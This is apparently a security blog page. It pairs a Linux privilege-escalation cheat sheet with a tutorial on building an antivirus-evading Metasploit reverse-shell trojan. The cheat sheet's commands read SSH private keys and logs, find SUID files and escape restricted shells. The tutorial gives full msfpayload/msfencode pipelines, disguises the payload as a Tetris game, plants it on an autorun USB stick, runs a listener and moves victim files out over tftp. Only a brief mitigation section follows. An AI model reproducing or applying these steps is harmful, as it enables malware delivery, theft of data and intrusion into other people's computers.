cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
File Systems
Which configuration files can be written in /etc/? Able to reconfigure a service?
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null # Other
find /etc/ -readable -type f 2>/dev/null # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null # Anyone
What can be found in /var/ ?
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases
Any settings/files (hidden) on website? Any settings file with database information?
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/
Is there anything in the log file(s) (Could help with "Local File Includes"!)
# http://www.thegeekstuff.com/2011/08/linux-var-log-files/
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
# auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp
If commands are limited, you break out of the "jail" shell?
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh -i
How are file-systems mounted?
mount
df -h
Are there any unmounted file-systems?
cat /etc/fstab
What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID
find / -perm -1000 -type d 2>/dev/null # Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here
find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - run as the group, not the user who started it.
find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - run as the owner, not the user who started it.
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done # Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)
# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more detail and hide any errors (e.g. permission denied)
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
Where can written to and executed from? A few 'common' places: /tmp, /var/tmp, /dev/shm
find / -writable -type d 2>/dev/null # world-writeable folders
find / -perm -222 -type d 2>/dev/null # world-writeable folders
find / -perm -o+w -type d 2>/dev/null # world-writeable folders
find / -perm -o+x -type d 2>/dev/null # world-executable folders
find / \( -perm -o+w -perm -o+x \) -type d 2>/dev/null # world-writeable & executable folders
Any "problem" files? Word-writeable, "nobody" files
find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print # world-writeable files
find /dir -xdev \( -nouser -o -nogroup \) -print # Noowner files
Preparation & Finding Exploit Code
What development tools/languages are installed/supported?
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc
How can files be uploaded?
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp
Finding exploit code
http://www.exploit-db.com
http://1337day.com
http://www.securiteam.com
http://www.securityfocus.com
http://www.exploitsearch.net
http://metasploit.com/modules/
http://securityreason.com
http://seclists.org/fulldisclosure/
http://www.google.com
Finding more information regarding the exploit
http://www.cvedetails.com
http://packetstormsecurity.org/files/cve/[CVE]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
http://www.vulnview.com/cve-details.php?cvename=[CVE]
(Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk
http://tarantula.by.ru/localroot/
http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/
Mitigations
Is any of the above information easy to find?
Try doing it!
Setup a cron job which automates script(s) and/or 3rd party products
Is the system fully patched? Kernel, operating system, all applications, their plugins and web services
apt-get update && apt-get upgrade
yum update
Are services running with the minimum level of privileges required?
For example, do you need to run MySQL as root?
Scripts Can any of this be automated?!
http://pentestmonkey.net/tools/unix-privesc-check/
http://labs.portcullis.co.uk/application/enum4linux/
http://bastille-linux.sourceforge.net
Other (quick) guides & Links
Enumeration
http://www.0daysecurity.com/penetration-testing/enumeration.html
http://www.microloft.co.uk/hacking/hacking3.htm
Misc
http://jon.oberheide.org/files/stackjacking-infiltrate11.pdf
http://pentest.cryptocity.net/files/clientsides/post_exploitation_fall09.pdf
http://insidetrust.blogspot.com/2011/04/quick-guide-to-linux-privilege.html
Friday, January 21, 2011
Creating an executable with Metasploit and gaining access to target PC
Creating and encoding a Metasploit meterpreter reverse_tcp payload from Mr TAPE on Vimeo.
My goal for this project was to create a reverse_tcp payload and have this executed on the target pc, byassing the installed antivirus and giving full access to the target pc.
This of course based on being on the network and having a valid IP address.
Target PC
-----------
- Windows XP Home SP3 Fully Patched(also tested on Windows XP Profressional SP 3 fully patched)
- AntiVirus fully upto date
- Running Windows Firewall only
I more or less got where I wanted to be, but had trouble getting any meterpreter payloads passed AntiVirus.
EDIT
-------
I did finally manage to get meterpreter past the AV, it is indeed a matter of trying different variations/combinations of various encoders.
Steps taken were as follows ;
> Create an exe file with msfpayload that will create a reverse_tcp connection which will try to connect back to the 'attackers' machine.
> Use various encoding methods on the exe with msfencode to make the file less obvious to AV
> Use some social engineering to get the target to run my executable.
Although AntiVirus now mostly pick up the metasploit payloads, the methods and encoding are evolving and it is interesting to see the methods involved.
I have experienced that the windows/meterpreter/reverse_tcp payloads are more frequently detected than the windows/shell/reverse_tcp payload.
Different combinations of encoding may help, a bit of trial and error required !
PAYLOAD
-------------
windows/shell/reverse_tcp the payload
LHOST=192.168.1.105 the local IP the payload will try to connect back to
LPORT=5632 the local port the connection will be listening on
R the command to tell msfpayload to output as raw data
ENCODING
./msfencode -h for options
./msfencode -l to list available encoders
----------------------------------------
-e to specify the encoder to use
-c to specify the number of times to encode the data
-t to specify the format (in this example raw and for the final step exe)
-x to specify the win32 exe template to use
I am using the backslash \ so I can continue the code on another line for clarity's sake.
I have copied notepad.exe (from C:\WINDOWS\system32\) to the framework3 directory.
cd /pentest/exploits/framework3/
./msfpayload windows/shell/reverse_tcp LHOST=192.168.1.105 LPORT=5632 R | \
./msfencode -e x86/shikata_ga_nai -c 5 -t raw | \
./msfencode -e x86/countdown -c 2 -t raw | \
./msfencode -e x86/countdown -c 2 -t raw | \
./msfencode -e x86/shikata_ga_nai -c 5 -t raw | \
./msfencode -x notepad.exe -t exe -e x86/call4_dword_xor -c 2 -o payload.exe
ls -la | grep exe

In combination with the -x command in msfencode, you can also add the -k option which will run the template exe in a new thread.
(So if included in the above example, would also open notepad.exe on the victim's pc when the payload is run).
This does however change the size of the executable from the original legitimate executable and may give AV more cause to flag the exe file as suspicious.
In this case I have opted to not use the -k option to keep the file sizes identical.
So how did we do concerning the antivirus detection ?
If you upload the payload to for instance VirusTotal.com for verification, you have an excellent chance that the file signatures will be forwarded to various AV vendors and updated accordingly in as quick as a day or two.. rendering that particular file / encoding useless..
To test this case, I simply ensured that virus definitions were updated on the system and ran the AV scans locally.


So far so good.. !
Now a bit of Social Engineering based on the inherent curiosity and playfulness of mankind ..
to get the executable run on the target pc.
There are several ways to do this, in this case my method was as follows ;
> Renamed the payload.exe to tetris.exe
> Binding the tetris.exe with an exe which runs a tetris game, named the new exe Tetris.exe
Using IExpress (readily installed on Win XP) to package the 2 executables.
> Replaced the icon of the tetris.exe (with payload) with the original icon extracted from the original executable.
Used IcoFX for both the extraction and replacing of the icons.
> Renamed a USB flash drive to TETRIS, saved the tetris.exe to root of the usb drive.
> Created an autorun file to open up the Tetris.exe on insertion and saved to root of the usb drive
(only works if autorun enabled of course)
Something similar can also be done with a U3 USB flash drive;
> Using Universal Customizer create a custom ISO image (ISOCreate.cmd) containing exe and autorun.inf file.
>Run the Universal Customizer to have the standard U3 ISO replaced with the custom ISO.
Now when placed in a PC with autorun enabled, there is no interaction needed to start the exe file.
(So could simply place the payload in the iso section and be done with it, but where's the fun in that ?!)
Now we start listening for possible incoming connections on the 'attacker' pc, hand out the USB to possible target and wait.
To start listening for incoming connections you can either use the msfconsole or msfcli,
I will use msfcli ;
cd /pentest/exploits/framework3/
./msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp \
LHOST=192.168.1.100 LPORT=5632 E

When the USB is plugged in it will open the usual menu (if autorun enabled) asking if you would like to
open the folder or open the file.

With the U3 USB flashdrive method, it will open the Tetris.exe file directly (if autorun enabled).
Wait for target to play the game, sit back and wait for them to close the game so the payload will be executed.
(The options in IExpress need one program to be run before the other)
When that happens, you should get a shell and it is basically Game Over for the victim.
Listing all drives ;
fsutil fsinfo drives
Check what type of drive it is;fsutil fsinfo drivetype D:
Just to get the info of a drive;
fsutil fsinfo volumeinfo D:\

Of course there are a myriad of options to use to check information on the drives.
Using the usual to get drive names / labels and list of fiolders / files
dir C:\
dir D:\
dir E:\
For a more targeted listing, go to directory of interest and list based on filetype; doc / zip / jpg / avi / etc etc
dir /s/p/b \*.avi

To enable downloading and uploading in the shell you can use TFTPD.
Start TFTPD on your backtrack machine
(K Menu -- Services -- TFTP -- Start TFTPD)

To 'download' from the victim machine ;
tftp -i 192.168.1.105 put filename


To 'upload' to the victim machine
tftp -i 192.168.1.105 get filename (from backtrack directory /tmp/)
So how to protect against such intrusions ?
======================================Turn autorun off on your windows system
The below link gives information on how to do this on multiple systems.Disable the Autorun functionality in Windows
Of course it goes without saying that you should always be careful of what you plug into and run on your system, but truth be told, we all actually have done this at one time and one doesnt always have a virtual machine handy to test the process out on first..
Ensure AntiVirus deifinitions are uptodate
Although in this example the exe bypassed the AV, it will not do so for long, its only a matter of time beforeAV picks up on the signature, so always make sure your AV definitions are upto date.
Run a firewall that monitors outgoing connections in addition to incoming connections.
Having a firewall installed that monitors outgoing connections would have prevented the reverse_tcp session from getting out without any notifications.Windows firewall only monitors incoming connections, so having the reverse_tcp connecting out from the victim system does not raise any alarms.
ZoneAlarm Firewall for instance will popup and advise that ***.exe is trying to connect to ***.
That should set a few alarms off with the user.
Linkage on the information and the tools used ;
========================================Video by IronGeek on the packaging of executables with IExpress.
http://www.irongeek.com/i.php?page=videos/binders-iexpress-trojans
IcoFX Homepage
http://icofx.ro/
Univeral Customizer information
http://www.hak5.org/w/index.php/Universal_U3_LaunchPad_Hacker
thank you MR.Tape for this tutorial. creating-backdoored-exe-with-metasploit
Subscribe to:
Posts (Atom)